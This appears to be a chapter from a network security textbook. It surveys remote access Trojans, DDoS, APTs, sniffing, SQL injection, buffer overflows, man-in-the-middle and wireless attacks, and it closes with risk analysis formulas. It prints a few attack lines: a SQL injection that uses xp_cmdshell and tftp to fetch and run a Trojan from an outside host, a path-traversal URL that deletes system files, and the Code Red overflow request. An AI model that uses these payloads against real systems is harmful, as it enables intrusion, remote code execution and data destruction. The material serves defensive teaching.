RATs come with server and client programs. The client portion creates server executables that are meant to be run on unsuspecting users' PCs, while the server programs can be extensively customized. The server can be made to listen on a particular UDP or TCP port, use encryption, require connection passwords, and be compiled with all sorts of additional functionality. The RAT server executable can be disguised as a game or

combined with some other interesting program. Once executed, it installs itself quietly in the background, opens up a port, and then either waits or e-mails its originator. The attacker with the client portion can then send a myriad of different commands, instructing the RAT to capture screen shots, switch mouse buttons, flip the screen image upside down, open and close the optical drive, shut down Windows, delete and copy files, capture keystrokes, crack passwords, edit the registry, record sound, and send text messages. RAT programs come with stealth routines to hide them from prying eyes.

Some attackers have botnets of thousands of compromised machines under their control, and they use the IP addresses of the compromised hosts as an underground Internet currency. For example, one attacker may trade another a hundred IP addresses of compromised computers for a porno web site password. Trading of tens of thousands of compromised addresses goes on in open chat channels that function like a commodities trading board.

Occasionally, RATs are used for detective work and spying. Commercial, legal RATs have been used by investigators to reverse-hack and track attackers. RATs are being used by scorned ex-spouses during divorces to spy and gather evidence on their former partners. Legitimate RATs are even being marketed as a way for mom and dad to monitor the kids' online activity from work, and as a way for employers to monitor employees' computer use.

Zombie Trojans and DDoS Attacks

Zombie Trojans infect a host and wait for their originating attacker's commands telling them to attack other hosts. The attacker installs a series of zombie Trojans, sometimes numbering in the thousands. With one predefined command, the attacker can cause all the zombies to begin to attack another remote system with a *distributed denial of service (DDoS)* attack.

DDoS attacks flood the intended victim computer with so much traffic, legitimate or malformed, that it becomes overutilized or locks up, denying legitimate connections (see Figure 2-5). Zombie Trojan attacks have been responsible for some of the most publicized attacks on the Internet, temporarily paralyzing targets like Buy.com, Yahoo, eBay, Microsoft, the FBI, Amazon, and the Internet's DNS root servers. Even more telling is that even after repeated daylight attacks against these sites, and surveillance by the world's leading authorities, few arrests have ever been made when DDoS tools have been used.

Malicious HTML

The Internet allows for many different types of attacks, many of which are HTML-based. Pure HTML coding can be malicious when it breaks browser security zones or when it can access local system files. For example, the user may believe they are visiting a legitimate web site, when in fact an attacker has hijacked their browser session and the user is inputting confidential information into an attacker site. Malicious HTML has often been used to access files on local PCs, too. Specially crafted HTML links can download files from the user's workstation, retrieve passwords, and delete data.

HTML coding often includes script languages with more functionality and complex active content. Script languages, like JavaScript and VBScript, can easily access local resources without a problem. That's why most e-mail worms are coded in VBScript. Active content includes ActiveX controls, Java applets, and media files. ActiveX controls and Java applets can be almost any type of hostile program, including Trojans and viruses. Both ActiveX and Java security models, although well intentioned, have suffered dozens of exploits over the years.



Figure 2-5 Example DDoS attack scenario

An increasing number of malicious exploits are being accomplished with malformed media files—end users think they are downloading a music or video file, and hidden in the content is a buffer overflow or virus. Almost all of the most popular media types used on the Internet today have been exploited, including Flash, Real Audio, and Windows Media Player files. Although not as popular as other vectors, users browsing the Internet can also mistakenly download malicious code in their browser by visiting a rogue site.

Advanced Persistent Threats (APTs)

The use of sophisticated malware for targeted cybercrime is known as *advanced persistent threats (APTs)*. Usually targeted at businesses (especially high-tech businesses with juicy intellectual property and trade secrets desired by competitors) and governments that have political adversaries, APTs are created and directed by hostile governments and organized criminals for financial or political gain. APTs are intentionally stealthy and difficult to find and remove—they may hide for months on an organization's network doing nothing, until they are called upon by their controllers.

These attacks usually begin with a simple malware attack. This can be a targeted attack against a victim within the organization, such as an engineer or researcher with access to confidential material. The attacker may send an infected document, such as a PDF file, to the victim, along with a highly believable e-mail message to trick the victim into opening the file. Alternatively, the attacker may send a URL that points to a web server that executes malicious Java or ActiveX code on the victim's browser—even without the victim's intervention. This is known as a *drive-by download*. In some cases, the attacker may first compromise a legitimate web site the victim may run across during normal business research, or poison DNS entries to send the victim to their compromised web site. In either case, the malicious code is run by the victim's web browser without requiring the user to respond "Yes" or "Continue" to any prompts. All of these targeted attacks are collectively known as *spear-phishing*—targeting a specific individual or small group of people with a tailored attack intended to look like a legitimate inquiry, in order to trick the victim into running the malware. This is the first phase of an APT attack.

Once the malware infects the victim's computer, usually silently and without the user's knowledge, it "phones home" to download further malware. In this second phase of the attack, the malware reaches out to a *command and control server (CnC server)* to bring down *rootkits*, Trojans, RATs, and other sophisticated malware—in effect, completely compromising the victim's computer and usually without any indication that anything is wrong. APTs use the very latest infection techniques against newly discovered vulnerabilities that haven't been patched yet.

Finally, in the third phase of the attack, the RATs open up connections to their CnC servers, to be used by their human controllers at their leisure. When malicious operators takes over the victim's computer, they have full access to everything inside the organization that the user has access to. In effect, they have become the trusted insider.

A computer that has been compromised by an APT can never be fully cleaned, because the sophistication of the malware allows it to embed itself deeply into the computer's internals, and the vulnerabilities it exploits may not be patched for a long time, if ever. Compromised systems should be completely rebuilt. The best way to detect an APT is through its network callback to a known CnC server, or through advanced heuristic behavior detection that can identify the changes made by the rootkit portion of the infection.

Manual Attacks

While automated attacks may satisfy virus writers, typical attackers want to test their own mental wits and toolkits against a foreign computer, changing their attack plan as the host exposes its weaknesses. They love the challenge manual hacking gives.

Typical Attacker Scenarios

The typical attacker scenario starts with a mischievous attacker port-scanning a particular IP subnet, looking for open TCP/IP ports. Open ports identify running services and, naturally, potential entry points into a system. When an attacker finds open ports on a host, he will attempt to identify the host or service by using fingerprinting mechanisms. This can be accomplished using OS fingerprinting tools like nmap or xprobe, or it can be done by *banner grabbing*. When banner grabbing, an attacker connects to open host ports

and captures any initial returning information. Often the information identifies the host service and version. For example, using the netcat utility with the following syntax

```
nc –vv www.destinationwebsite.com 80
HEAD/ HTTP/10 <ENTER><ENTER>
```

returned the following information:

```
www.destinationwebsite.com [IP address] (http) open
HTTP /1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Sun, 08, Jun 2003 17:38:16 GMT
Content-Length: 461
Content-Type: text/html
```

In this instance, the banner grabbing reveals that the targeted host is running Microsoft's Internet Information Services 4.0. An attacker would now begin to test all his tricks known to work against IIS 4. The IIS 4 banner also tells the attacker that the host box is a Windows box, probably NT 4.0, considering the IIS version. Finding IIS and Windows exploits is as easy as firing up www.google.com and typing in "IIS exploits" or "Windows exploits." Unless the target company is up to date with all its patches and security hardening, there's a good chance an attacker will be able to compromise the server. From there, the attacker can upload and download files, install instant messaging services to support hacking channels, delete files, view data, deface the web site, or use the server as a reflection site and look for more things to attack. If the server isn't vulnerable, the attacker just continues searching. Odds are that it won't take the attacker long to find an unpatched server and generate a successful exploit.

What the attackers attack depends on the ports they find open and their knowledge of exploits against those openings. For instance, if they find port 137 (NetBIOS) open on the NT box, they might try to find a weakly password-protected drive share. If they find port 21 (FTP) open, they may try to see how far an anonymous login will take them. If they find port 25 (SMTP) and the Sendmail application running on another e-mail server, they might try one of the many Sendmail exploits. Or they may use the found port to collect more information. For instance, port 137 or 445 on Windows machines will allow remote queries to determine share names and user names and identify servers.

The attacker will attempt to compromise the system in such a way as to gain the highest privileged access to the computer. Accounts with this type of access are typically called administrator, admin, root, sa, system, sysop, or superuser. Using an account with the highest privileges allows the attacker to attempt anything they want to do with the computer, because permissions will not prevent them from doing anything.

If attackers don't get superuser access right away, they will gladly use a less privileged account and then use it to elevate their privileges. For example, in Windows, a user with guest or anonymous access has default privileges that can lead to permission escalation. It certainly makes gathering information and attempting new exploits easier than if the attacker has no access.

Once the attacker has compromised the computer, they often set up a home on the new host. They will copy more hacking tools and will close the original hole that let them in, so another rogue attacker does not take away their access. Yes, attackers are good patchers.

They know how easy it is to exploit unpatched systems, and they aren't wondering if it is possible for a hack to happen to them.

Physical Attacks

In today's world of interconnectedness, the least popular means of attack is direct physical access, but if an attacker can physically access a computer, it's game over. They literally can do anything, including physically damage the computer, steal passwords, plant keystroke-logging Trojans, and steal data.

During Microsoft Certified Magazine's 2002 Security Summit Conference, several Microsoft servers were set up to be hacked in a contest. The server administrators only applied patches and security procedures as recommended in readily available Microsoft documentation. The conference leaders then invited anyone at the conference, and on the Internet, to hack the servers. After several days, the servers did not suffer a single successful hack, except for a physical access attack. The servers were guarded at night by a hotel security guard. One of the participants, a trusted conference presenter no less, sent the security guard soda after soda during the night. After five sodas, the security guard went to the bathroom, and the gray hat attacker placed a bootable diskette in one of the servers and exploited it. It taught two lessons. First, physical security is a necessity. And second, it is often those we trust that break our security.

Network-Layer Attacks

Many attacker attacks are directed at the lower six layers of the Open Systems Interconnection (OSI) network protocol model. (This is discussed in detail in Chapter 14.) Network-layer attacks attempt to compromise network devices and protocol stacks. Network-layer attacks include packet-sniffing and protocol-anomaly exploits.

Packet Sniffing A hot topic in the security world is *encryption*. Encryption is used to prevent packet-sniffing (also known as *packet capturing* or *protocol analyzing*) attacks. *Sniffing* occurs when an unauthorized third party captures network packets destined for computers other than their own. Packet sniffing allows the attacker to look at transmitted content and may reveal passwords and confidential data.

In order to use sniffing software, an attacker must have a promiscuous network card and specialized packet driver software, must be connected to the network segment they want to sniff, and must use sniffer software. By default, a network interface card (NIC) in a computer will usually drop any traffic not destined for it. By putting the NIC in promiscuous mode, it will read any packet going by it on the network wire. Note that in order for a sniffer to capture traffic, it must physically be able to capture it. On switched networks, where each network drop is its own collision domain, packet sniffing by intruders can be more difficult, but not impossible.

Packet-sniffing attacks are more common in areas where many computer hosts share the same collision domain (such as a wireless segment or local LAN shared over an Ethernet hub) or over the Internet where the attacker might insert a sniffer in between source and destination traffic. For example, on a LAN, a less privileged user may sniff traffic originating from an administrative account, hoping to get the password.

There are several open source sniffing tools, including tcpdump (or WinDump, the Windows version) and the easier-to-use Ethereal (www.ethereal.com). Figure 2-6 shows an Ethereal packet-sniffing session taken while a browser session to www.google.com was opened.



Figure 2-6 Ethereal capturing TCP traffic

Ethereal captured the browser doing DNS resolution to convert the URL to an IP address, and the subsequent loading of Google's home page and content.

Packet-sniffing attackers are hoping to capture passwords or other confidential information. Although many protocols encrypt traffic going across the network, many protocols send data unencrypted in their plaintext forms. Popular protocols like HTTP, FTP, and Telnet are famous for leaking passwords and confidential information if sniffed. The following output shows two FTP login packets captured with a packet-sniffing tool:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/02-12:00:44 0:60:8:26:85:D -> 0:40:10:C:9D:D type:0x800 len:0x43
x.x.x.x:1873->x.x.x.x:21 TCP TTL:128 TOS:0x0 ID:53973 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x1C88EB9C Ack: 0xF308B9B7 Win: 0xFFCD TcpLen: 20
55 53 45 52 20 72 6F 67 65 72 67 0D 0A USER rogerg..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/02-12:00:46 0:60:8:26:85:D->0:40:10:C:9D:D type:0x800 len:0x43
x.x.x.x:1873->x.x.x.x:21 TCP TTL:128 TOS:0x0 ID:53978 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x1C88EBA9 Ack: 0xF308B9DA Win: 0xFFAA TcpLen: 20
50 41 53 53 20 70 61 72 72 6F 74 0D 0A PASS parrot..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

The packets clearly reveal the login user account name of *rogerg* and the password of *parrot*. The FTP protocol is even nice enough to require the use of the command words USER and PASS to indicate where the username and password appear. Telnet is almost as easy to decode, except that login names and passwords are sent one character per packet. Most packet sniffers allow filters and triggers to be set up so that the packet capturing only happens when certain bytes or key phrases (like PASS) cross the wire. It's very convenient for the attacker.

Password-sniffing attacks were headed for extinction over the last decade, but they came roaring back with a vengeance as a tool for exploiting insecure wireless networks.

Protocol-Anomaly Attacks Most network protocols were not created with security in mind. A rogue attacker can create malformed network packets that do not follow the intended format and purpose of the protocol, with the result that the attacker is able to either compromise a remote host or network, or compromise a confidential network data stream. Network-layer attacks are most often used to get past firewalls and to cause DoS attacks.

DoS attacks are common against big e-commerce sites. In one type of DoS attack, the attacker machines send massive amounts of TCP SYN packets. This is the first of three packets sent during a normal TCP handshake used to begin a communication session. The victim machine responds with the expected ACK/SYN packet, which is normal, and then awaits an answering ACK from the originator. However, the ACK packet never comes, leaving the TCP connection in an open state, waiting for an extended period of time. When sent millions of these packets, the attacked operating system is overtaxed with open connections all in a waiting state. Often the victim machine has to reboot to clear all the open connections. If they do reboot without doing something to stop the DoS attack, it just happens again and again. Often the originating address of the malicious ACK packets is faked, so there is no way to simply block the originating IP address. This is just one type of DoS attack, and there are dozens of ways to cause them.

Network-layer attacks usually require that the attacker create malformed traffic, which can be created by tools called *packet injectors* or *traffic generators*. Packet injectors are used by legitimate sources to test the throughput of network devices or to test the security defenses of firewalls and IDSs. There are dozens of commercial and open source packet generators that allow a fair amount of flexibility in generating TCP/IP traffic, permitting different protocols (TCP, UDP, and ICMP), packet sizes, payload contents, packet flow rates, flag settings, and customized header options. Attackers can even manually create the malformed traffic as a text file and then send it using a *traffic replay* tool. Network-layer attacks are not nearly as common as application-layer attacks.

Application-Layer Attacks

Application-layer attacks include any exploit directed at the applications running on top of the OSI protocol stack. Application-layer attacks include exploits directed at application programs, as well as against operating systems. Application-layer attacks include content attacks, buffer overflows, and password-cracking attempts.

Content Attacks After malicious mobile code, content and buffer overflow attacks are the most popular attacker method. The attacker learns which applications are running on a particular server and then sends content to exploit a known hole. Entire books have been

devoted to all the possible types of content attacks, and this section will just cover some of the most popular types. Common content attacks include the following:

- SQL injection attacks
- Unauthorized access of network shares
- File-system transversals

In *SQL injection*, an attacker connects to a web site with a SQL server back-end database. The web site contains a customer input form asking for some sort of innocent information, such as pant size. But instead of entering a numeric value, as the web site is expecting, the attacker enters a malformed command that is misinterpreted by the server and that leads to the remote execution of a privileged command. In the following example, SQL injection code attempts to copy a remote access Trojan, called rat.exe, from a web site called freehost .com. The second statement executes the Trojan:

```
'; exec master..xp_cmdshell 'tftp –i freehost.com GET rat.exe'--
'; exec master..xp_cmdshell 'rat.exe'--
```

If successful, a remote access Trojan would now be running on the web or SQL server, which would allow the attacker complete access. Lest you think SQL injection is only a Microsoft problem, Oracle and MySQL are also exploitable.

Unauthorized access of network shares results from a major flaw in Windows, which is that, by default, network shares are advertised for the world to see on NetBIOS ports 137 through 139, and port 445 (in newer Windows versions). If you have a Windows PC connected to the Internet without a firewall blocking access to those ports, it is likely that your PC's network shares are viewable by the world. If the Windows system is unpatched, or the shares have weak passwords or no passwords, then remote attackers will be able to access shares. Although exploiting open Windows shares is a common worm action, if attackers detect open NetBIOS ports, they will attempt to access the shares manually.

File-system transversal attacks happen when an attacker is able to malform an application input request in such a way that unauthorized access to a protected directory or command is allowed. Usually this is done by using encoded character schemes, numerous backslashes (\), and periods. The following code example could be used on a vulnerable IIS web site to delete all files in the Windows system directory:

```
http://host/index.asp?something=..\..\..\..\WINNT\system32\cmd.exe?/c+DEL./q
```

Buffer Overflows *Buffer overflows* occur when a program expecting input does not do input validation (this type of programming deficiency, and some programming techniques to defend against it, are discussed in detail in Chapter 26). For example, suppose the program was expecting the user to type in a five-digit ZIP code, but instead the attacker replies with 400 characters. The result makes the host program error out and quit, throwing excess data into the CPU. If the buffer overflow attacker can reliably predict where in memory his buffer overflow data is going, the buffer overflow can be used to completely compromise the host. Otherwise, it just creates a DoS condition.

The following code example shows the buffer overflow used by the Code Red worm:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078
%u0000%u00=a HTTP/1.0
```

Like most buffer overflows, the excessively repeated characters, in this case the *N*, can be any character. They are just placeholders to make sure the exploit code gets placed in the right area of memory.

Password Cracking Password crackers either try to guess passwords or they use brute-force tools. *Brute-force* tools attempt to guess a password by trying all the character combinations listed in an accompanying *dictionary*. The dictionary may start off blindly guessing passwords using a simple incremental algorithm (for example, trying aaaaa, aaaab, aaaac, and so on) or it may use passwords known to be common on the host (such as password, blank, michael, and so on).

If the attacked system locks out accounts after a certain number of invalid login attempts, some password attackers will gain enough access to copy down the password database, and then brute-force it offline.

P2P Attacks With the advent of peer-to-peer (P2P) services, malicious programs are spreading from PC to PC without having to jump on e-mail or randomly scan the Internet for vulnerabilities. No matter how the attack occurs, whether automated or manual, most exploits are only successful on systems without basic countermeasures installed. If you make a commitment to implement basic countermeasure policies and procedures, the risk of malicious attack will be significantly lessened (discussed in detail in Chapter 4).

Man-in-the-Middle Attacks

Man-in-the-middle (MITM) attacks are a valid and extremely successful threat vector. Exploitation often requires knowledge of multiple tools and physical access to the network or proximity to an access point. MITM attacks often take advantage of ARP poisoning at Layer 2, even though this attack has been around and discussed for almost a decade.

An MITM attack can take a few different forms. ARP poisoning is the most common, but DHCP, DNS, and ICMP poisoning are also effective, as well as the use of a malicious wireless access point (AP). Fake APs have become a common threat vector, exploiting the manner in which clients automatically connect to known SSIDs. This enables an attacker to connect and intercept the victim's network traffic without the victim seeing any indication they are under attack. To hasten a connection, attacks against the legitimate AP can be made to help the malicious AP become the last AP standing.

ARP Poisoning ARP poisoning works by simply responding to *Address Resolution Protocol (ARP)* requests with the attacker's *MAC address.* The attacker tells the device that wishes to communicate with the victim's computer that the attacker knows how to reach the victim, and then the attacker tells the network that the attacker's computer is the victim's computer—effectively masquerading as the victim's computer and responding on its behalf. The switch then updates its table of MAC addresses with the attacker's MAC address. The switch uses this to route traffic, and now believes the attacker's system is the victim's system. This creates an MITM situation where the victim routes its traffic through the attacker and out through the gateway to wherever it needs to go.

This attack simply exploits the correct functioning of the ARP protocol. The problem is when a rogue system actually responds to all ARP requests. The switch will continue to update its table with the incorrect information. This means it's not something that is fixed easily with a patch. Until recently, there was really no trusted "fix" for this issue. Another problem is that the "fix" is not widely used by organizations. In many cases, the organization would need to replace all of its layer two devices in order to defend against ARP poisoning. This of course is mostly limited by budgetary constraints, and is a hard sell for IT to make in organizations that don't understand the attack or the possible implications of a compromise.

Another consideration is that the organization must defend against all possible threat vectors, while an attacker needs to exploit only one. Since preventing ARP poisoning is not something you can simply patch, the IT department in most organizations will not put in the extra effort to do the research to properly defend this attack.

An ARP poisoning attack can be executed so that it only updates the ARP table of the victim and not the gateway (one-way poison). Many organizations protect the network architecture, but put no such defenses in place for their host systems. An attacker can leverage this oversight to poison the host systems and still route victim traffic through the attacker's system. True defenses must protect the client systems as well as the networking devices routing traffic.

Setting up and executing ARP poisoning can be quick and easy. Making a victim list is easy; an attacker simply executes a ping sweep and creates a list of active IP addresses and the associated MAC addresses. With the victim list created, the attacker can then execute either a basic ARP attack, which poisons both the clients and the gateway, or a one-way attack against only the clients themselves.

Once the attack begins, the attacker has the opportunity to sniff for credentials and other information such as where the victim's traffic is going, both internally and externally.

MAC Flooding MAC flooding, technically known as MAC addresses flooding, is where an application injects a specially crafted layer two and layer three packet onto the network repeatedly. This causes the layer two switch to fill up its buffers and crash. Since switch crash behavior is to fail/open, all ports are flooded with all frames, thus causing the denial of service.

DHCP Poisoning Another poisoning attack is DHCP poisoning. This attack allows an attacker to compromise victims with three simple steps: provide the pool of addresses to assign for the victims, provide the netmask for the victims, and finally provide the DNS IP address.

An attack takes only seconds to execute. Once a request for an IP address is heard on the line, the fake DHCP server races against the true DHCP server to provide an address from its pool. Once accepted, the victim is now connected and traffic will be passing through the attacker's system.

One type of denial of service attack is to use a tool to repeat the renew process with different parameters. This causes the DHCP server to exhaust its pool of addresses, resulting in the denial of service.

DNS Spoofing Attack A DNS spoofing attack is just as easy to execute as a DHCP poisoning attack. All traffic from the victim is forwarded through the attacker's fake DNS service and redirected so that all requests for Internet or internal sites land at the attacker's site, from which the attacker can harvest credentials or possibly launch browser-based attacks, such as a Java runtime error, to trick the victim. This can also be done through the local "hosts" file on the computer. The fundamentals of this attack come from "name resolution order" and manipulating that process. DNS is designed so that every DNS query first goes to a DNS server, usually a local one on the network or provided by the ISP. That server will have been pre-configured with the IP addresses of the top-level (root) DNS servers on the Internet that are the authoritative "source of truth" for all IP addresses and hostnames. The root server that responds would respond with the address of a lower level DNS server. This process continues until the name and IP address is found, usually at least three levels down.

But this rarely occurs in practice today. The Internet is millions of times larger than was considered when DNS was designed, and the root DNS servers would be overwhelmed by all the DNS requests that happen in reality. As a result, lower level DNS servers "cache" information—storing it locally for faster response. This storage is kept for the length of time specified by the Time-To-Live (TTL) setting on each DNS server. It is these caches that can be poisoned with false information that sends requestors to the attacker's IP address. A complete mastery of DNS is needed to defend against these attacks because they target a common open port, TCP/UDP 53, that is very necessary in today's networks.

ICMP Poisoning The final poisoning attack available is ICMP poisoning. One caveat for the attacker wishing to execute an ICMP attack is that they need to be able to see all traffic; if they are attached to a switch, this attack is not useful because this is a layer three attack, unless the attacker's computer is connected to a spanning port, which in turn would forward all traffic to the attacker's system so they could see it.

Like the other poisoning options available, this can be set up and executed quickly. Simple, easy-to-use attack tools are available on the Internet that automate the attack. An attacker only has to provide the MAC address of the gateway and the IP address of the gateway. The attack tool will do the rest.

Wireless Attacks Three common wireless attacks are to use a fake access point (AP), to use a fake AP with a static extended service set ID (ESSID), and to use a fake AP and an "evil twin." All can be set up and executed quickly.

By setting up the fake AP, an attacker can gain full control over all TCP/IP connections passing through it. At that point, intercepting traffic and capturing or modifying it becomes trivial. With an SSID that is known to the unsuspecting victim, the fake AP cannot be distinguished from a real AP.

An attacker can set up a fake AP with a static ESSID and channel designation. This attack helps to target specific victims whose devices look to connect with a specific ESSID. The attack begins by launching a fake AP along with a DHCP server to provide IP addresses to the victims. As connections are made, each victim will be assigned an IP address, and traffic will be tunneled through the attacker's system.

Another wireless attack option is to set up an "evil twin" AP. This differs from the static attack in that it responds to all beacons from potential victims even while the real AP is responding. It informs the victims that it is indeed the AP they are looking to connect with regardless of ESSID. Those victims who hear from the evil twin first will use its information instead of that from the real AP. The setup and execution is similar to the static attack, except the ESSID and channel designations are unnecessary. This attack listens and responds to all requests on all channels. This attack can be leveraged within an organization, but is most useful when a less targeted approach is required, in locations such as coffee shops, airports, trains, airplanes, hotels, or anywhere a mobile device is looking for a connection to its organization's network or other networks.

Sometimes, setting up a malicious AP is not enough. If a potential victim is already connected to a wireless network, they are less likely to switch to the attacker's connection. In an effort to hasten a victim's connection, a DoS attack can be used to deauthenticate devices from their current access point. A "last man standing" approach is to deny service to all APs in the vicinity by using a DoS attack, leaving the attacker's malicious AP as the only one available to the potential victims.

One of three things will happen during these attacks:

- Nothing—if the APs are properly defended.
- The victim device will automatically connect to the malicious AP.
- The victim device will manually connect to the malicious AP.

Do these attacks sound difficult to perform? They're not. An all-in-one wireless attack tool is available that can do all these things automatically, without requiring any specialized knowledge of the underlying technology. In other words, with the right tool, an attacker doesn't even have to know how the attacks work.

Risk Analysis

A risk analysis needs to be a part of every security effort. It should analyze and categorize the assets that need to be protected and the risks that need to be avoided, and it should facilitate the identification and prioritization of protective elements. It can also provide a means to measure the effectiveness of the overall security architecture, by tracking those risks and their associated mitigation over time to observe trends.

How formal and extensive should your risk analysis be? That really depends on the needs of your organization and the audience for the information. In a larger, well-structured environment, a more detailed risk analysis may be needed. Military and high-risk environments may also merit a greater level of diligence and detail. Conversely, a small office environment, like that of a dentist or lawyer, may not require a deep analysis. In any case, there must be at least some definition of what the security program is intended to defend—otherwise it may focus on the wrong priorities or overlook important assets (leaving them exposed) and threats (failing to defend against them).

Simply put, the formal definition of *risk* is the probability of an undesired event (a *threat*) *exploiting* a *vulnerability* to cause an undesired result to an *asset*. Thus:

Risk = Probability (Threat + Exploit of Vulnerability) * Cost of Asset Damage

---

NOTE A *threat* is something that can go wrong and cause damage to valuable assets. A *vulnerability* is an exposure in the infrastructure that can lead to a threat becoming realized. *Risk* is the cost of a threat successfully exploiting a vulnerability.

A quantitative approach to risk analysis will take into account actual values—the estimated probability or likelihood of a problem occurring along with the actual cost of loss or compromise of the assets in question. One commonly used approach to assigning cost to risks is *annualized loss expectancy (ALE)*. This is the cost of an undesired event—a *single loss expectancy (SLE)*—multiplied by the number of times you expect that event to occur in one year—the *annualized rate of occurrence (ARO)*.

Annualized Loss (ALE) = Single Loss (SLE) * Annualized Rate (ARO)

But there are problems with the ALE approach. How can you assign ARO to every potential loss? For example, how many times a year will your car be involved in a fender-bender? In reality, many years may go by in between accidents, but occasionally you may have two or three accidents in a single year. Thus, your ARO can be highly variable. Even defining SLE can be difficult. How much will a fender-bender cost? It could be anywhere from nothing to several thousand dollars. An analytical mind might be bothered by the variability and ambiguousness of the numbers. In fact, there is a lot of guesswork involved.

Because the results of an ALE analysis are hard to defend, prove, support, and demonstrate, this approach is tending to fall out of favor. However, the basic principle of identifying threats, vulnerabilities, and risks remains valid. You don't really have to say that your web server will be defaced once every five years (thus ARO = 0.2) and the cost of rebuilding it along with the reputation damage you incur will be $10,000 (thus ALE = $2,000) in order to assert that your web server has value, is exposed to malicious defacement, and thus should be protected. And you shouldn't spend more than a reasonable amount of money to protect it.

